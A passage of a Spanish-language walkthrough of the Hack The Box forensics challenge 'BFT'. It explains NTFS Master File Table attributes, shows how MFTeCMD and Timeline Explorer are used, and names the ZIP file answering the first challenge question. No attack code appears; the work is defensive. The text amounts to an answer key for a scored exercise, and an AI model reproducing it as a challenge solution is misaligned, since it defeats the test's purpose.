

HTB Sherlock: BFT	
Dificultad:	Very Easy
Release:	04/04/2024
<b>Tags</b>	
<ul style="list-style-type: none"> <li>● Windows Forensics</li> <li>● DFIR</li> </ul>	
<b>Skills Learned</b>	
<ul style="list-style-type: none"> <li>● NTFS Forensics</li> <li>● Timeline creation</li> <li>● File Recovery</li> <li>● Disk Forensics</li> <li>● Contextual Analysis</li> </ul>	

El presente análisis forense se centra en la reconstrucción completa de un incidente de seguridad en un sistema Windows, tomando como eje principal la **Master File Table (MFT)** del sistema de ficheros NTFS. La MFT constituye uno de los artefactos más valiosos en cualquier investigación digital, ya que registra de forma exhaustiva la evolución de cada objeto del sistema: creación, modificación, rutas, atributos, metadatos y, en determinados casos, incluso el contenido íntegro de archivos residentes. Su estudio permite reconstruir con precisión la secuencia de eventos que rodean un compromiso, identificar artefactos maliciosos y correlacionar actividades que de otro modo pasarían desapercibidas.

A lo largo de este informe se emplean herramientas especializadas como **MFTECmd**, **Timeline Explorer** y editores hexadecimales para extraer, transformar y examinar la información contenida en la MFT. Esta aproximación metodológica permite no solo identificar el archivo ZIP que actuó como vector inicial, sino también rastrear la ejecución del *stager*, localizar su entrada en la MFT, analizar su contenido residente y extraer los indicadores de compromiso asociados, incluyendo la dirección IP y el puerto del servidor de mando y control (C2).

El objetivo de este write-up es ofrecer una reconstrucción clara, rigurosa y detallada del incidente, mostrando paso a paso cómo la evidencia almacenada en la MFT permite desentrañar la cadena completa de ataque. Además, se destacan técnicas y conceptos clave —como los *Alternate Data Streams*, los atributos internos de NTFS, los *resident files* o el papel de Attachment Execution Services (AES)— que resultan esenciales para cualquier analista que deseé abordar investigaciones de este tipo con profundidad y precisión.



## Análisis inicial

Durante el proceso de análisis se nos ha facilitado un único artefacto digital: una **Master File Table (MFT)** extraída de un volumen NTFS. Antes de abordar su examen pormenorizado, resulta pertinente contextualizar la naturaleza de este componente y justificar su relevancia cardinal en el ámbito de la **informática forense aplicada a entornos Windows**. La MFT constituye, en esencia, el eje vertebrador del sistema de ficheros NTFS, y su estructura interna la convierte en una fuente privilegiada de evidencia digital, especialmente en escenarios de reconstrucción temporal, trazabilidad de actividad y correlación de eventos.

La **Master File Table** puede describirse como una base de datos altamente estructurada que almacena el *metadato nuclear* de cada objeto residente en el volumen: archivos, directorios y elementos especiales del propio sistema. Cada entidad está representada mediante un **registro individual** —el denominado *MFT entry*— al que se asigna un identificador único o *record number*. Esta arquitectura confiere a la MFT un carácter autorreferencial: se implementa como un fichero más dentro del volumen, pero simultáneamente describe al resto de ficheros, incluidos aquellos que gobiernan la propia configuración del sistema y su metainformación interna.

Esta dualidad funcional convierte a la MFT en un repositorio de información excepcionalmente valioso. Su análisis permite inferir patrones de actividad, identificar artefactos eliminados o manipulados, reconstruir líneas temporales con un alto grado de fidelidad y, en general, obtener una visión del comportamiento histórico del sistema.

Para comprender plenamente la trascendencia analítica de la MFT, resulta imprescindible situarla dentro del marco arquitectónico del **New Technology File System (NTFS)**, el sistema de ficheros nativo de los entornos Windows modernos. NTFS fue concebido como una evolución sustancial respecto a sus predecesores, incorporando mecanismos avanzados de gestión de metadatos, control de integridad y administración granular de permisos, lo que lo convierte en un entorno altamente estructurado y orientado a la resiliencia.

Desde una perspectiva técnico-forense, NTFS destaca por su diseño basado en **atributos**, donde cada fichero —incluida la propia MFT— se representa como un conjunto de estructuras lógicamente encapsuladas. Este paradigma atributivo permite que elementos como los *timestamps*, los descriptores de seguridad, los índices de directorio o los flujos alternativos de datos (ADS) coexistan de forma modular dentro de un mismo objeto lógico. Dicha modularidad no solo optimiza la gestión interna del sistema, sino que habilita un nivel de introspección forense extraordinariamente detallado.

Otro componente esencial es el **Journal (\$LogFile)**, responsable de registrar operaciones transaccionales para garantizar la consistencia del volumen ante fallos inesperados. Este mecanismo de *journaling* introduce una capa adicional de evidencia potencial, ya que permite reconstruir operaciones recientes incluso cuando no han llegado a materializarse completamente en disco. Asimismo, la presencia de estructuras como **\$Bitmap**, **\$Boot**, **\$Secure** o **\$Extend** conforma un ecosistema de metadatos que, analizado en conjunto, ofrece una visión del estado histórico y operativo del volumen.

La utilidad de la MFT en el ámbito forense no se limita a su papel estructural dentro de NTFS, sino que se proyecta como un repositorio de evidencia de enorme riqueza semántica. Su capacidad para condensar, de manera sistemática, la metainformación esencial de cada objeto del sistema la convierte en un vector privilegiado para la reconstrucción de actividad y la identificación de comportamientos anómalos.

En primer lugar, la MFT actúa como un almacén exhaustivo de datos estructurados: cada entrada incorpora información crítica relativa a *timestamps*, descriptores de seguridad, atributos lógicos y referencias a las ubicaciones físicas del contenido. Esta granularidad permite al analista reconstruir con precisión la evolución histórica de un fichero, incluso cuando su contenido haya sido sobrescrito o desplazado. A ello se suma un aspecto especialmente relevante en investigaciones periciales: la persistencia residual de entradas correspondientes a archivos eliminados. Dado que los registros de la MFT no se reciclan de forma inmediata, es frecuente que subsistan fragmentos de metadatos que posibilitan inferir la existencia, denominación, tamaño y cronología de objetos ya no presentes en el sistema, lo cual puede resultar determinante en contextos legales o en investigaciones de incidentes.



Asimismo, la presencia de múltiples marcas temporales —creación, modificación del contenido, modificación del metadato y último acceso— habilita la construcción de líneas temporales de alta fidelidad. Esta multiplicidad de *timestamps* permite correlacionar eventos, detectar inconsistencias y reconstruir secuencias operativas con un nivel de detalle que difícilmente puede obtenerse a partir de otras fuentes del sistema. Finalmente, la MFT constituye un indicador temprano de actividad maliciosa o accesos no autorizados: alteraciones atípicas en los patrones de creación o modificación de ficheros, la aparición de artefactos inesperados o la manipulación de atributos sensibles pueden revelar la presencia de *malware*, técnicas de *living-off-the-land* o intentos de persistencia encubierta.

### **Detailed Breakdown of MFT Fields**

Dentro de la estructura atributiva de cada entrada de la MFT, el primer bloque de información de relevancia forense es el atributo **`$STANDARD_INFORMATION`**, una entidad nuclear que concentra los metadatos temporales y administrativos fundamentales asociados a cada fichero o directorio. Este atributo incorpora un conjunto de marcas temporales que permiten reconstruir con precisión la evolución histórica del objeto digital. Entre ellas se encuentran la **fecha de creación del fichero**, el **instante de su última modificación de contenido**, el **momento en que fue accedido por última vez y, de forma especialmente significativa, la marca temporal que refleja la modificación del propio registro de la MFT**. Esta última —a menudo pasada por alto por analistas inexpertos— constituye un indicador crítico para detectar manipulaciones indirectas, operaciones de renombrado, cambios de permisos o alteraciones estructurales que no necesariamente afectan al contenido del fichero, pero sí a su representación interna en el sistema de ficheros.

La semántica combinada de estos *timestamps* convierte al atributo **`$STANDARD_INFORMATION`** en un pilar metodológico para la construcción de líneas temporales forenses. Su análisis permite inferir secuencias de acciones del usuario, identificar discrepancias entre diferentes fuentes temporales y detectar patrones de actividad que podrían revelar intentos de encubrimiento, borrado o manipulación maliciosa. Además, este atributo incorpora información adicional como los descriptores de seguridad, los contadores de enlaces duros y ciertos indicadores de estado del fichero, lo que amplía su utilidad más allá de la mera cronología y lo sitúa como un componente esencial para cualquier aproximación rigurosa al análisis de artefactos NTFS.

Otro de los atributos esenciales presentes en cada entrada de la MFT es **`$FILE_NAME`**, cuya función trasciende la mera identificación nominal del objeto. Este atributo encapsula la denominación exacta del fichero o directorio, así como la referencia explícita al registro MFT correspondiente a su directorio padre, lo que permite reconstruir con precisión la jerarquía lógica del sistema de ficheros. A diferencia de otros metadatos, **`$FILE_NAME`** no solo describe el nombre visible para el usuario, sino que también preserva información estructural indispensable para validar la integridad de las rutas y detectar alteraciones encubiertas.

Además de estos elementos, el atributo incorpora un conjunto adicional de marcas temporales que, si bien guardan similitud con las presentes en **`$STANDARD_INFORMATION`**, poseen una semántica particular. Estas *timestamps* suplementarias actúan con frecuencia como mecanismo de verificación cruzada, permitiendo identificar discrepancias entre atributos y revelando posibles manipulaciones, técnicas de *timestamp alteration* o intentos de antiforénsica orientados a desvirtuar la cronología real de los eventos. En escenarios donde los metadatos primarios han sido modificados o corrompidos, las marcas temporales de **`$FILE_NAME`** pueden convertirse en una fuente alternativa de verdad, proporcionando un punto de apoyo crítico para la reconstrucción temporal.

La relevancia de este atributo es doble: por un lado, posibilita la validación de la estructura de directorios y la trazabilidad de los movimientos del usuario dentro del sistema; por otro, permite detectar renombrados sospechosos, cambios no autorizados en la ubicación de ficheros y patrones de actividad que podrían indicar la presencia de *malware* o técnicas de ocultación. En conjunto, **`$FILE_NAME`** se erige como un componente indispensable para garantizar la coherencia semántica del volumen y para identificar cualquier desviación respecto al comportamiento esperado del sistema.

El atributo **`$DATA`** constituye el núcleo semántico de cualquier entrada de la MFT, al albergar —de forma directa o indirecta— el contenido asociado al fichero. Su comportamiento bifásico responde a la arquitectura interna de NTFS: cuando el tamaño del archivo es reducido, el sistema opta por almacenar los datos de manera *resident*, es decir, embebidos dentro del propio registro de la MFT.



Esta modalidad permite un acceso extremadamente eficiente y reduce la fragmentación, al tiempo que facilita la recuperación forense en escenarios donde el contenido permanece íntegro dentro del metadato.

En contraste, los ficheros de mayor tamaño se gestionan mediante datos *non-resident*, donde el atributo **\$DATA** no contiene el contenido en sí, sino una serie de *data runs* o descriptores que apuntan a las ubicaciones físicas del archivo en el volumen. Esta estructura indirecta introduce una capa adicional de complejidad analítica, ya que obliga al investigador a interpretar las secuencias de asignación para reconstruir el contenido real, especialmente en casos donde se han producido operaciones de fragmentación, sobrescritura o manipulación maliciosa.

En consecuencia, el atributo **\$DATA** es un componente crítico para el análisis directo de contenidos y para la recuperación de información en contextos de exfiltración, robo de datos o alteraciones no autorizadas. La capacidad de identificar si un fichero ha sido almacenado de forma residente o no residente, de reconstruir sus *clusters* asociados y de evaluar la integridad de sus *data runs* permite determinar con precisión si se ha producido manipulación, borrado selectivo o técnicas de antiforésica orientadas a dificultar la recuperación. En investigaciones relacionadas con *data tampering*, *steganography* o persistencia encubierta, el examen minucioso de este atributo se convierte en un elemento indispensable para desentrañar la verdadera naturaleza de los artefactos presentes en el sistema.

El atributo **\$LOGGED.Utility\_Stream** constituye uno de los componentes menos conocidos, pero más sofisticados del ecosistema NTFS, estrechamente vinculado al subsistema de transacciones conocido como **Transactional NTFS (TxF)**. Este mecanismo, concebido para dotar al sistema de ficheros de propiedades transaccionales similares a las de una base de datos, permite que determinadas operaciones sobre archivos se ejecuten de forma atómica, garantizando que los cambios solo se consoliden si la transacción se completa con éxito. En este contexto, **\$LOGGED.Utility\_Stream** actúa como un contenedor especializado que almacena información relativa al estado intermedio de los ficheros durante dichas operaciones.

Desde una perspectiva forense, este atributo adquiere un valor singular, ya que preserva rastros de modificaciones temporales que no necesariamente llegan a materializarse en el volumen final. En situaciones de fallos del sistema, apagados inesperados o interrupciones abruptas, los datos contenidos en **\$LOGGED.Utility\_Stream** pueden revelar el estado transitorio de un fichero en el preciso instante en que se produjo la interrupción. Esto permite reconstruir operaciones incompletas, identificar cambios que quedaron en fase de preparación y, en general, obtener una visión más granular del comportamiento del sistema en momentos de inestabilidad.

Aunque TxF ha sido progresivamente deprecado en versiones modernas de Windows, su presencia residual en sistemas heredados o en volúmenes que conservan estructuras antiguas convierte a este atributo en un vector de análisis especialmente relevante en investigaciones históricas, incidentes complejos o escenarios donde se sospecha manipulación antiforense. La capacidad de rastrear estados intermedios —aquejlos que no aparecen reflejados en los atributos convencionales— proporciona una ventaja analítica significativa, permitiendo detectar operaciones encubiertas, intentos fallidos de modificación o patrones de actividad que quedarían invisibles en un análisis superficial.

El atributo **\$BITMAP** desempeña un papel esencial en la gestión interna de los ficheros dentro de NTFS, al actuar como un mapa de asignación que indica de manera precisa qué *clusters* del volumen están asociados a un archivo concreto. Su función es especialmente relevante en el caso de estructuras complejas —como directorios de gran tamaño o atributos no residentes— donde la organización interna requiere un mecanismo eficiente para determinar qué porciones del disco se encuentran ocupadas y cuáles permanecen disponibles.

Este atributo adquiere un valor analítico significativo, ya que permite identificar la distribución física de los datos y evaluar el grado de fragmentación de un fichero. Esta información resulta crucial en procesos de recuperación, especialmente cuando se investigan archivos eliminados o parcialmente sobrescritos. Al conocer qué *clusters* estaban asignados originalmente a un objeto, el analista puede reconstruir su contenido incluso cuando el sistema operativo ya no lo referencia de forma explícita, siempre que dichos *clusters* no hayan sido reutilizados por nuevas operaciones de escritura.



Además, el estudio detallado del atributo **\$BITMAP** puede revelar patrones de asignación anómalos, indicativos de técnicas de ocultación, manipulación antiforensa o actividad maliciosa orientada a dispersar datos de forma intencionada para dificultar su recuperación. En escenarios de exfiltración, borrado selectivo o sabotaje digital, la correlación entre los *data runs* del atributo **\$DATA** y el mapa de asignación proporcionado por **\$BITMAP** permite reconstruir con mayor fidelidad la estructura original del fichero y determinar si se han producido alteraciones encubiertas.

En suma, **\$BITMAP** no solo constituye un mecanismo operativo para la administración interna del sistema de ficheros, sino también una fuente de evidencia de alto valor probatorio, capaz de aportar claridad en investigaciones donde la persistencia física de los datos es determinante para reconstruir eventos o identificar acciones maliciosas.

El atributo **\$SECURITY\_DESCRIPTOR** constituye uno de los pilares fundamentales del modelo de seguridad de NTFS, al encapsular la información relativa a la propiedad, los permisos y las políticas de auditoría asociadas a cada objeto del sistema. Su función es doble: por un lado, define quién ostenta la titularidad del fichero mediante el *Owner SID*, y por otro, establece las reglas de control de acceso que determinan qué entidades pueden interactuar con el objeto y bajo qué condiciones. Esta estructura se articula a través de listas de control de acceso —las conocidas *Access Control Lists* (ACLs)— que especifican de forma granular las capacidades de lectura, escritura, ejecución o modificación, tanto para usuarios individuales como para grupos de seguridad.

Además de los permisos efectivos, el **\$SECURITY\_DESCRIPTOR** incorpora configuraciones de auditoría que permiten registrar operaciones sensibles, como accesos, modificaciones o intentos fallidos de interacción. Estas *System Access Control Lists* (SACLs) resultan especialmente valiosas en investigaciones forenses, ya que proporcionan un mecanismo para rastrear actividades que podrían pasar desapercibidas en otros artefactos del sistema. La presencia, ausencia o alteración de estas políticas puede revelar intentos de manipulación, escaladas de privilegios o técnicas de antiforense orientadas a desactivar mecanismos de trazabilidad.

El estudio del **\$SECURITY\_DESCRIPTOR** es crucial para determinar la legitimidad de los accesos y para identificar posibles brechas de seguridad. Cambios inesperados en la propiedad del fichero, modificaciones en las ACLs o la desactivación selectiva de auditorías pueden constituir indicadores tempranos de compromiso. En escenarios donde se investigan accesos no autorizados, exfiltración de datos o persistencia maliciosa, este atributo se convierte en una fuente de evidencia de alto valor probatorio, permitiendo reconstruir no solo quién interactuó con un objeto, sino también bajo qué contexto y con qué nivel de privilegio.

El atributo **\$VOLUME\_INFORMATION**, presente exclusivamente en la entrada de la MFT correspondiente al propio volumen, constituye una pieza clave para comprender la identidad lógica y el estado operativo del sistema de ficheros. Entre los elementos que encapsula destaca el **Volume Serial Number**, un identificador único generado en el momento de la creación del volumen y que actúa como huella digital del mismo. Este identificador permite correlacionar artefactos, reconstruir relaciones entre dispositivos y, en entornos con múltiples unidades, asociar con precisión cada actividad a su volumen de origen, evitando ambigüedades en investigaciones complejas.

Junto a este identificador, el atributo incorpora un conjunto de **banderas de estado** que reflejan condiciones internas del volumen, como la marca *dirty*, indicativa de un desmontaje incorrecto o de la existencia de operaciones pendientes de completar. Estas banderas resultan especialmente relevantes en escenarios donde se investigan fallos del sistema, apagados abruptos o inconsistencias estructurales, ya que permiten inferir si el volumen se encontraba en un estado estable o si existían transacciones incompletas susceptibles de afectar a la integridad de los datos.

Desde una perspectiva forense, **\$VOLUME\_INFORMATION** desempeña un papel fundamental en la correlación de evidencias distribuidas entre múltiples discos o particiones. Su análisis permite vincular ficheros, logs y artefactos residuales a un volumen concreto, lo que resulta esencial en investigaciones que abarcan varios dispositivos físicos o lógicos. Asimismo, la interpretación de sus banderas de estado puede aportar indicios sobre el contexto en el que se produjeron determinados eventos, facilitando la reconstrucción de incidentes y la identificación de posibles manipulaciones o anomalías operativas.



Los atributos **\$INDEX\_ROOT** y **\$INDEX\_ALLOCATION** conforman el núcleo estructural mediante el cual NTFS gestiona la organización interna de los directorios, permitiendo un acceso eficiente y una indexación jerárquica de los ficheros que contienen. Su función es esencial para comprender cómo el sistema representa, ordena y recupera los elementos almacenados en un directorio, especialmente cuando este alcanza un tamaño considerable o presenta una estructura interna compleja.

El atributo **\$INDEX\_ROOT** actúa como el punto de entrada lógico del índice asociado a un directorio. Contiene las primeras entradas indexadas —normalmente suficientes para directorios pequeños— y define los parámetros fundamentales del esquema de indexación, como el algoritmo de ordenación y la estructura del árbol B+ utilizado por NTFS para optimizar las búsquedas. Cuando el volumen de elementos excede la capacidad del índice residente, entra en juego **\$INDEX\_ALLOCATION**, un atributo no residente que almacena bloques adicionales de índice distribuidos por el disco. Esta expansión permite que directorios con miles de ficheros mantengan un rendimiento óptimo, preservando la coherencia y la eficiencia del sistema de ficheros.

El análisis conjunto de **\$INDEX\_ROOT** y **\$INDEX\_ALLOCATION** resulta indispensable para reconstruir la estructura original de los directorios y comprender cómo estaban organizados los datos en un momento determinado. Estas estructuras permiten identificar ficheros que ya no están presentes en el sistema, detectar entradas huérfanas, rastrear movimientos internos y reconstruir patrones de acceso o manipulación. En investigaciones que involucran grandes volúmenes de información —como entornos corporativos, servidores de archivos o sistemas con actividad intensa— estos atributos proporcionan una visión detallada de la disposición lógica de los datos, facilitando la correlación de eventos y la identificación de comportamientos anómalos.

En definitiva, **\$INDEX\_ROOT** y **\$INDEX\_ALLOCATION** no solo sustentan la arquitectura interna de los directorios en NTFS, sino que también constituyen una fuente de evidencia de alto valor analítico, permitiendo al investigador reconstruir con precisión la organización y el flujo de información dentro del sistema.

### **Atributos complementarios de NTFS**

Aunque los atributos previamente analizados constituyen el núcleo funcional de la mayoría de las entradas de la MFT, NTFS incorpora una serie de estructuras adicionales que, si bien no aparecen en todos los ficheros, desempeñan un papel fundamental en escenarios avanzados o en objetos con características especiales. Su comprensión resulta esencial para abordar investigaciones complejas con una perspectiva verdaderamente holística.

Uno de estos atributos es **\$ATTRIBUTE\_LIST**, cuya presencia indica que el fichero posee un volumen de metadatos tan extenso que no puede ser contenido en una única entrada de la MFT. En tales casos, NTFS distribuye los atributos en múltiples registros enlazados, permitiendo gestionar objetos de gran tamaño o con estructuras internas particularmente ricas. Desde un punto de vista forense, este atributo es un indicador inequívoco de complejidad estructural y puede revelar la existencia de fragmentación lógica o de configuraciones poco habituales.

Otro atributo relevante es **\$OBJECT\_ID**, utilizado para asignar un identificador global único (GUID) a determinados ficheros. Este mecanismo resulta especialmente útil en sistemas distribuidos, procesos de replicación o entornos donde se requiere un seguimiento persistente de objetos a través de múltiples volúmenes. En investigaciones forenses, la presencia de un *Object ID* puede facilitar la correlación de artefactos entre dispositivos o la identificación de movimientos transversales de información.

Asimismo, el atributo **\$REPARSE\_POINT** desempeña un papel crítico en la gestión de enlaces simbólicos, *junctions*, puntos de montaje y otras estructuras avanzadas utilizadas por aplicaciones modernas, servicios en la nube o mecanismos de deduplicación. Su análisis puede revelar técnicas de ocultación, redirecciones no autorizadas o configuraciones que alteran la percepción lógica del sistema de ficheros, lo que lo convierte en un vector de especial interés en investigaciones relacionadas con persistencia o antiforensica.



Finalmente, NTFS conserva compatibilidad con atributos heredados como **\$EA\_INFORMATION** y **\$EA** (Extended Attributes), utilizados históricamente por aplicaciones que requerían metadatos adicionales no contemplados en la estructura estándar. Aunque su presencia es menos frecuente en sistemas contemporáneos, su análisis puede aportar contexto en entornos mixtos o en casos donde intervienen aplicaciones legacy.

En conjunto, estos atributos complementarios amplían el espectro de posibilidades analíticas y permiten abordar el estudio de la MFT con una profundidad que trasciende los casos habituales, reforzando la capacidad del investigador para interpretar escenarios complejos y detectar comportamientos anómalos.

### Use Cases for MFT Fields

El análisis de los distintos campos que conforman una entrada de la MFT habilita un conjunto de casos de uso de enorme relevancia en el ámbito de la informática forense. Su capacidad para condensar metadatos estructurales, temporales y contextuales convierte a esta tabla en un instrumento privilegiado para reconstruir la actividad histórica de un sistema y desentrañar comportamientos anómalos con un alto grado de precisión.

Uno de los usos más habituales consiste en la **reconstrucción de actividades del usuario**, proceso en el que la correlación entre *timestamps*, rutas de acceso y modificaciones estructurales permite inferir patrones de uso, secuencias operativas y flujos de interacción con el sistema. La MFT actúa así como un registro cronológico implícito, capaz de revelar acciones que no quedan reflejadas en otros artefactos del sistema operativo.

Del mismo modo, la tabla constituye una fuente esencial para la **recuperación de contenido eliminado**, ya que los registros asociados a ficheros borrados suelen persistir durante un tiempo significativo antes de ser reutilizados. Esta persistencia residual permite identificar la existencia de objetos previamente almacenados, reconstruir su estructura y, en ocasiones, recuperar fragmentos de información crítica. En investigaciones donde resulta necesario determinar qué datos estuvieron presentes en un sistema antes de su estado actual, la MFT se convierte en un recurso insustituible.

Asimismo, el examen detallado de sus campos posibilita la **detección de modificaciones maliciosas**, ya que discrepancias entre tamaños, rutas, atributos o marcas temporales pueden revelar intentos de manipulación, técnicas de antiforense o la presencia de *malware* orientado a alterar la integridad del sistema. La identificación de estas anomalías, especialmente cuando se comparan con patrones de actividad legítimos, permite detectar comportamientos encubiertos que pasarían inadvertidos en un análisis superficial.

En conjunto, la MFT se erige como un recurso absolutamente indispensable en el análisis forense de sistemas Windows. Su capacidad para registrar de forma exhaustiva la evolución de los objetos del sistema la convierte en una herramienta de enorme valor probatorio en investigaciones legales, respuestas a incidentes de seguridad y análisis técnicos de alta profundidad. Comprender y saber interpretar sus campos no solo permite reconstruir el estado histórico del sistema de ficheros, sino también identificar con precisión eventos críticos que definen la narrativa completa de un incidente.

Para abordar el análisis de la MFT empleada en este ejercicio, existen diversas metodologías y herramientas que permiten interpretar su contenido con distintos niveles de granularidad y eficiencia. Aunque es posible cargar directamente el fichero mediante **MFTExplorer**, esta aproximación suele resultar menos práctica debido al tiempo de inicialización y a la carga computacional que implica procesar estructuras de gran tamaño en un entorno completamente gráfico. Por este motivo, y con el fin de optimizar el flujo de trabajo, se optó por una estrategia más ágil: convertir la MFT a un formato **CSV** mediante la utilidad **MFTeCMD** y posteriormente examinarla en profundidad utilizando **Timeline Explorer**.

Esta combinación de herramientas ofrece un equilibrio óptimo entre precisión analítica y eficiencia operativa. **Timeline Explorer** constituye una plataforma diseñada específicamente para la visualización, filtrado y correlación de grandes volúmenes de datos temporales, lo que la convierte en un recurso idóneo para examinar registros de eventos, artefactos del sistema de ficheros y cualquier información estructurada en torno a *timestamps*. Su capacidad para manejar conjuntos masivos de datos y aplicar filtros avanzados permite al analista reconstruir secuencias temporales con una claridad difícil de alcanzar mediante herramientas tradicionales.



Por su parte, **MFTeCMD**, desarrollado por Eric Zimmerman, es una de las utilidades más robustas y ampliamente reconocidas para el *parsing* de la Master File Table. Su motor de análisis extrae de forma exhaustiva los atributos presentes en cada entrada, transformándolos en un formato tabular que facilita su interpretación y posterior correlación con otros artefactos forenses. La precisión con la que MFTeCMD interpreta estructuras complejas —incluyendo atributos no residentes, listas de atributos extendidos o entradas fragmentadas— lo convierte en una herramienta indispensable en investigaciones que requieren un nivel elevado de exactitud.

Finalmente, **MFTExplorer** ofrece una alternativa más visual y orientada a la inspección manual de registros individuales. Su interfaz gráfica permite navegar por las entradas de la MFT de manera intuitiva, lo que resulta útil en fases exploratorias o cuando se requiere examinar casos particulares con un enfoque más descriptivo. Aunque su rendimiento puede verse comprometido en volúmenes de gran tamaño, sigue siendo una herramienta valiosa para validar hallazgos o profundizar en entradas específicas.

Eric Zimmerman's tools		Documentation	How to build self-contained exes	Benchmarks	ChangeLog	Theme
AmCacheParser	<a href="#">1.5.2 1.5.2 1.5.2</a>	Amcache.hve parser with lots of extra features. Handles locked files				
AppCompatCacheParser	<a href="#">1.5.1 1.5.1 1.5.1</a>	AppCompatCache aka ShimCache parser. Handles locked files				
bstrings	<a href="#">1.5.3 1.5.3 1.5.3</a>	Find them strings yo. Built in regex patterns. Handles locked files				
EvtxCmd	<a href="#">1.5.1 1.5.1 1.5.1</a>	Event log (evtx) parser with standardized CSV, XML, and json output! Custom maps, locked file support, and more!				
EZViewer	<a href="#">- 2.0.0 2.1.0</a>	Standalone, zero dependency viewer for docx, docx, xlsx, xlsx, txt, log, rtf, odt, html, html, mht, .csv, and .pdf. Any non-supported files are shown in a hexeditor (with data interpreter!)				
Hasher	<a href="#">2.1.0 1 -</a>	Hash all the things				
JLCCmd	<a href="#">1.5.1 1.5.1 1.5.1</a>	Jump List parser				
JumpList Explorer	<a href="#">- 2.0.0 2.1.0</a>	GUI based Jump List viewer				
LECmd	<a href="#">1.5.1 1.5.1 1.5.1</a>	Parse Ink files				
MFTeCMD	<a href="#">1.3.0 1.8.0 1.8.0</a>	\$MFT, \$Bitmap, \$I,\$\$SDS, \$100, and \$LogFile (coming soon) parser. Handles locked files				
MFTExplorer	<a href="#">- 2.0.0 2.1.0</a>	Graphical \$MFT viewer				
PECmd	<a href="#">1.5.1 1.5.1 1.5.1</a>	Prefetch parser				
RBCmd	<a href="#">1.6.1 1.6.1 1.6.1</a>	Recycle Bin artifact (INFO2/\$) parser				
RecentFileCacheParser	<a href="#">1.5.1 1.5.1 1.5.1</a>	RecentFileCache parser				
RECmd	<a href="#">2.1.0 2.1.0 2.1.0</a>	Powerful command line Registry tool searching, multi-hive support, plugins, and more				
Registry Explorer	<a href="#">- 2.0.0 2.1.0</a>	Registry viewer with searching, multi-hive support, plugins, and more. Handles locked files				
RLA	<a href="#">2.1.0 2.1.0 2.1.0</a>	Replay transaction logs and update Registry hives so they are no longer dirty. Useful when tools do not know how to handle transaction logs				
SDB Explorer	<a href="#">- 2.0.0 2.1.0</a>	Shim database GUI				
SBCmd	<a href="#">2.1.0 2.1.0 2.1.0</a>	ShellBag Explorer, command line edition, for exporting shellbag data				

En conjunto, la combinación de MFTeCMD y Timeline Explorer proporciona un entorno de análisis altamente eficiente y metodológicamente sólido, permitiendo abordar el estudio de la MFT con una perspectiva tanto global como detallada, y garantizando una interpretación rigurosa de los artefactos extraídos.

Antes de iniciar el análisis propiamente dicho, es necesario preparar el fichero de la MFT para facilitar su interpretación y permitir una correlación eficiente de sus registros. Para ello, se procedió a convertir la tabla en un archivo **CSV** mediante la utilidad MFTeCMD, generando así una representación tabular que puede ser manipulada y filtrada con mayor comodidad. Una vez completada la conversión, el archivo resultante se importó en **Timeline Explorer**, donde es posible visualizar de forma estructurada los distintos atributos, aplicar filtros temporales y correlacionar eventos con un nivel de detalle que optimiza significativamente el proceso de investigación.

```
PS C:\Users\usuario\Pictures\BFT\CMFTeCMD> ./MFTeCMD.exe -f "C:\Users\usuario\Pictures\BFT\CMFTeCMD\$MFT" --csv "C:\Users\usuario\Documents" --csvf mft.csv
MFTeCMD version 1.3.0.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTeCMD
Command line: -f C:\Users\usuario\Pictures\BFT\CMFTeCMD\$MFT --csv C:\Users\usuario\Documents --csvf mft.csv
Warning: Administrator privileges not found!
File type: MFT
Processed C:\Users\usuario\Pictures\BFT\CMFTeCMD\$MFT in 5,4819 seconds
C:\Users\usuario\Pictures\BFT\CMFTeCMD\$MFT: FILE records found: 171,927 (Free records: 142,908) File size: 307,5MB
CSV output will be saved to C:\Users\usuario\Documents\mft.csv
PS C:\Users\usuario\Pictures\BFT\CMFTeCMD>
```

Esta preparación inicial constituye un paso fundamental, ya que transforma una estructura binaria compleja en un formato accesible y orientado al análisis, permitiendo abordar la MFT desde una perspectiva metodológica más ágil y sistemática.



## Questions

1. Simon stark was targeted by attackers on 13th February. He downloaded a zip file from a link he received in an email. What was the name of the ZIP File he downloaded from the link?

Para responder a la primera cuestión —identificar el nombre del archivo ZIP descargado por Simon Stark el 13 de febrero— resulta fundamental comenzar filtrando la información contenida en la MFT en función de la fecha proporcionada. Este tipo de dato suele aparecer en un ticket inicial de un SOC o en un informe preliminar de incidente, por lo que constituye un punto de entrada habitual en cualquier análisis forense.

The screenshot shows the Timeline Explorer interface with a CSV file named 'mft.csv' loaded. A date filter is applied to the 'Created0x10' column, specifically targeting the date '13/02/2024'. The results show numerous entries, all of which were modified on or around that date. The interface includes a search bar at the top right and a status bar at the bottom indicating 'Total lines 397,411 | Visible lines 397,411 | Open files: 1 | Search options'.

Una vez importado el fichero en **Timeline Explorer**, se aplicó un filtro sobre el campo de fecha para aislar exclusivamente los eventos correspondientes al **13 de febrero de 2024**. Aunque la interfaz resalta también la fecha en la que se está llevando a cabo el análisis, el filtrado queda correctamente aplicado, tal y como se confirma en la parte inferior izquierda de la ventana.

This screenshot shows the same Timeline Explorer interface after refining the filter to show only the specific date '13/02/2024'. The calendar view on the right side highlights the 13th of February. The results list shows several entries that were modified on that exact date, matching the filter criteria.

Con la línea temporal acotada, el siguiente paso consistió en refinar aún más los resultados filtrando por extensión. Dado que la propia descripción del incidente indica que el usuario descargó un archivo ZIP, se aplicó un filtro sobre el campo *Extension* para mostrar únicamente los ficheros con dicha terminación. Este proceso redujo el conjunto de resultados a tres elementos: **Stage-20240213T093324Z-001.zip, invoices.zip** y **KAPE.zip**. Este último puede descartarse de inmediato, ya que forma parte del conjunto de artefactos generados durante la adquisición forense.



El análisis posterior reveló que, de los dos ZIP restantes, **Stage-20240213T093324Z-001.zip** corresponde al archivo descargado inicialmente desde el enlace recibido por correo electrónico. Esta conclusión se fundamenta en la referencia a su ruta padre, que aparece posteriormente dentro de otro archivo ZIP, lo que confirma su papel como punto de entrada del ataque.

## 2. See Zone Id Contents for the zip file downloaded initially. This field gives us the HostUrl from where the file was downloaded. This can act as a good piece of IOC in our investigation/analysis. What is the full Host URL from where this zip file was downloaded?

